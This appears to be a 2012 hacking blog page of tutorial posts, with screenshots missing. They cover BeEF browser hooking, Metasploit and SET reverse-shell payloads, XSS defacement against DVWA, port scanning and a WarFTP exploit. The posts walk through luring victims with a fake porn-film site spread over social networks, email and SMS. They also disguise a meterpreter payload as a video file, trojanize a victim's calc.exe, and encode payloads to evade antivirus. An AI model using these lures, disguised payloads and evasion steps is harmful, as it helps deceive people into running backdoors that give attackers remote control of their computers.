Friday, March 9, 2012

FAKE FILM ARTIS INDONESIA Feat BEEF AND METASPLOIT

This containts is fiction aimed at learning

The Scenario :
  1. Attacker with social enginnering technique using social network, chatting or mail to victim send the url or link the web page contains beef and metasploit. 
  2. Victim open the url of web page and download the metasploit file.
  3. Attacker get connection via opened beef page (url web page) and get backdoor using metasploit
Lets make the hook beef home page...fake web application about porn film. Look the script carefully!.


the script
 How with the display? 
The Fake Web Infected Beef and Metasploit contains
Lets make the payload with the name tyas.avi


Making The Payload
The result ....
The Sexy payload Found
The hooks file ...
Hooks file
Lets to "SOCENG" social engineering technique, send the information about this artist porn film to social network, micro blogging, SEO, email, chatting, sms...etc. 
Next open the BEEF in the attacker..

Beef Log in
 Wait the victim to open the page...and ..ok, the victim open the beef page, so look your beef.


Connected with victim.
Next, victim will download the film...."what is in the victims mind? its a fake file" ...


Victim Download the file
What next .... ?
To be continued......

REMOTE CONNECTION USING SOCIAL ENGINEERING ATTACK

Social Engineering Attack 
Is an attack technique by way of manipulation of the target can be informative to follow what he wanted to get the information and data. for example by making use of social networking or email that is sent to the target. it is intended to target url open a link or web page, known as phishing techniques. In this phase tried with social engineering and social engineering toolkit. 

Social Engineering Toolkit
 
SET
Making the payload and set the Ip address attacker

Making Payload and listener
Menu payload, and i choose meterpreter reverse tcp

Menu
Choose the encoder to bypass the AV Anti Virus, in this session select shikata ga nai and set the port listener..
Encoding 
Iteration
 Open the msfconsole, use the multi hendler and set the LHOST, LPORT and run 

Multi hendler msfconsole
Multi Hendler
With social engineering techniques so that the victim will execute the file. And look the payload in the victim machine (windows). in this scenario the victim download file msf via websites and save into My Documents.
Payload file victim target
The victim execute the payload file...so look the metasploit meterpreter..

Connected
The target connected, we can remote download or upload..its nice backdoor

INTRODUCING XSS ATTACK CROSS SITE SCRIPTING

XSS CROSS SITE SCRIPTING 
Is an action that allows atacker to edit / inject an existing script into web application that vulnerability, For the XSS Cross Site Scripting Cheat Sheet you can read it. Cross-site scripting holes are web-application vulnerabilities which allow attackers to bypass client-side security mechanisms normally imposed on web content by modern web browser. The effect of this attack is enable attacker to handle the target system like key logging, deface, etc. The type of XSS Cross Site Scripting are persistent and non-persistent. The example Non-persistent XSS vulnerabilities in Google could allow malicious sites to attack Google users who visit them while logged in. and A persistent cross-zone scripting vulnerability coupled with a computer worm allowed execution of arbitrary code and listing of filesystem contents via a QuickTime movie on MySpace. (wikipedia). 

Practicall XSS Scripting using Beef Framework.
In the Backtrack there are two kinds of Beef : Beef and Beef-Ng. In this stage tried with beef. Open the beef and look its script load. The hook web page load the beefmagic.js.php to open the conection with target.
Run Beef
Open in the browser
Beef Web Page
After login, to know the beef running normally open in a new browser example hook.
Example Beef
The connection target and attacker been connected.Get the zombie 127.0.0.1 using firefox and linux operating system. In the log summary zombie target connected.
Get zombie
Try to send the deface page...and look the victim web page.

Deface Web Page
Next, tried with DVWA, inject the DVWA page with the hook script. if connected try to send the pop up message like this.
DVWA Pop Up Zombie
DVWA Beef Infected
Keep to try


METASPLOIT AUXILIARY PORT SCANER

Auxiliary is ones of many kinds metasploit module, the auxiliary modules such as ssh_login can take a known list of usernames and passwords and then attempt to log in via brute force across an entire target network.


Today I tried to learn about auxiliary scaner in my virtual labs. Open the metasploit and search the auxiliary.
Show Auxiliary
And then use the scaner, in this phase selected the tcp port scan. By show options you can know what should the set up. Set the ip target to RHOSTS and run to starting the scaner.

Runing scaner
Look the picture above, its all about the open port in the ip target.

Using msfpayload And msfencode To Bypass AV (Antivirus)

Crafted fake calculator file

The keys is: msfpayload ... | msfencode ...
  
Tools :
Attacker (Backtrack 5 R1 Customize, Metasploit)
Victim (Windows XP SP3, WarFtp, Calculator)

Scenario
The victims running the WarFtp Application on the machine so by the application running on the victims target the attacker find the way to exploit the Ftp applications.
  1. Attacker exploit warftp application in the victim machine---> Meterpreter -----> download calc.exe from the victim machines to rebuild the fake of calculator. Fake calculator is the application result from generate payload and encoding.
  2. Syntaks msfpayload Lhost= ...... Lport=.......windows/...| msfencode -x /home/calc -o
  3. The result after generate payloads and encoding is evil executable application
  4. Sometimes with the 21 iteration can make the evil application bypassing the 42 antivirus with the latest update.
  5. After Encoding you must upload the evill application to the victim machines.
  6. The victim run the evill application (fake calculator) so the connection attacker and victims establish.
Lets try...first time open the msfconsole and search the exploit module for warftp.
Search exploit
And then choose one of the exploit
Using exploit
Set the payload
Set the Payload
You can use show option to know the information and option to be setting up. the default port is 4444 and RHOST the ip target. And show the target.

show target
and then set the target and exploit now

Set target
Victim's machine
Victims
If your exploitation succes, you get meterpreter to download and upload the file what you need, in this stage i choose calculator. Download calculator from victim with meterpreter to rebuild the calculator with paylaod and encoder to bypass the AV (Antivirus).

download calc.exe
Calculator in the victim
After download
Lets to rebuild fake calculator using msfpayload and msfencode, you must be entrance the value of iteration, the iteration is one of the function msfencode.

Crafted File
And then upload to the victim target and exit your metasploit

Upload File
After Upload on the Victim
Lets search and use multi hendler, show the options and set up the LPORT and RHOST...the step by step like the picture.


Waiting the target
The meterpreter waiting the victim to execute the calcuator.

EvillCalculator  
The victim runing the evil calculator (Fake Calculator)..
Lets see the nc
NC 
The Connections establish


INTRODUCING METASPLOIT : msfpayload and msfencode to

Bypassing AV (Anti-Virus)
msfpayload
In the final phase of the exploit process involves the creation and encoding of a payload that will be inserted into the attack string and sent to the target to be executed. A payload that achieve a specific result on the target host such as executing a command or opening a listening connection that returns a shell. One of the most powerfull features of the metasploit is its ability to automatically generate architecture and operating system specific shellcode. msfpayload is a command-line instance of Metasploit that is used to generate and output all of the various types of shellcode that are available in Metasploit. Shellcode can be generate in many formats including C, Ruby, JavaScript and even Visual Basic for applications.

There is list of available Payloads.
List
The next step is to determine the required payload variables by passing the S option along with windows/meterpreter/reverse_tcp argument to msfpayload. This display the payload information.
Description 
The LPORT already have default values 4444for listening port on the target for an incoming connection. To generate payloads, we simply specify the LHOST and LPORT for listening connections. In this session I will try to make the executable file with name newbiemoron.exe.

Making File
 
After generate shellcode, find where the location of the shellcode with the name newbiemoron.
Locate file
To attacking the target you must use your attack vector.


msfencode

Metasploit's msfencode tool handles the erntire encoding process of taking a payload and modifying its contents. It is one of the best ways to avoid being stopped by antivirus software.

msfencode
 To use the msfencode you can read the manual or help menu.
help menu
We add the R flag at to the msfpayload command line to specify raw output, because we will pipe its output directly into msfencode . We specify the x86/shikata_ga_nai encoder at and tell msfencode to send the executable output -t exe to /var/www/newbiemoronX.exe .

msfpayload and msfencode
 Lets see the AV (anti-virus) detect the file normally
bypass Av
Read the next chapter for the example to exploit and backdooring windows...